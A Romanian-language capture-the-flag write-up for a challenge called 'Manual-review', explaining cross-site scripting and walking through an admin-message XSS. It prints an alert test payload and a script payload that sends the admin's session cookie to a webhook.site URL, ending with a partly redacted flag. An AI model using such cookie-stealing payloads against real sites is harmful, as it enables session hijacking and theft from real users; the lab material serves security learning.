

Manual-review

Din titlul am deja un hint ca ar putea duce la o vulnerabilitate de tip XSS.O vulnerabilitate de tip **XSS** (**Cross-Site Scripting**) apare atunci când o aplicație web permite inserarea și rularea de cod JavaScript (sau alt script) în browser-ul altui utilizator, fără o validare sau filtrare corespunzătoare. Practic, atacatorul poate insera un cod malițios într-o pagină web, iar atunci când un alt utilizator accesează acea pagină, codul este executat în browser-ul victimei, **ca și cum ar fi fost trimis de site-ul legitim**.


Acum daca intram pe site descoperim ca ne cere sa ne logam pe site deci inainte sa incerc SQLI,brute-force de credentials sau asa mai departe este bine sa verificam mai intai ce se afla pe site pentru un user normal.



Dupa ce ne facem cont si ne logam observam un dashboard si anume un mesaj pentru admini.




First things first cel mai usor de testat la vulnerabilitati de tip XSS sunt payloaduri cu alert si anume <script>alert(“Vuln”)</script>



De aici se observa ca site-ul ruleaza cod de javascript si mai ales ca un admin o sa vada acest mesaj.Deci Ce am putea face de aici?Putem incerca sa pacalim adminul sa acesseze un site care este controlat de noi si sa ii furam cookie-ul de sesiune dar si alte informatii care ar fi intru-un http header.Putem folosi ngrok + nc pentru asta da dureaza mult de setat asa ca eu o sa folosesc webhook.site pentru a vedea direct din browser.Putem folosi un payload ca:

<script>fetch('https://webhook.site/49da4601-c1b4-4356-bee3-0b05848ae9c5?cookie=' + document.cookie)</script>

O sa primim ca response aici un request de la admin doar ca flagul nu se afla in cookie(la majoritatea chall acolo o sa se afle) si este defapt in user-agent.



Flag:

`ctf{4852d6993069867fb5c28b.....9230bfef807ff6ac01b4f216df7f}`

Trolled by masquerade8077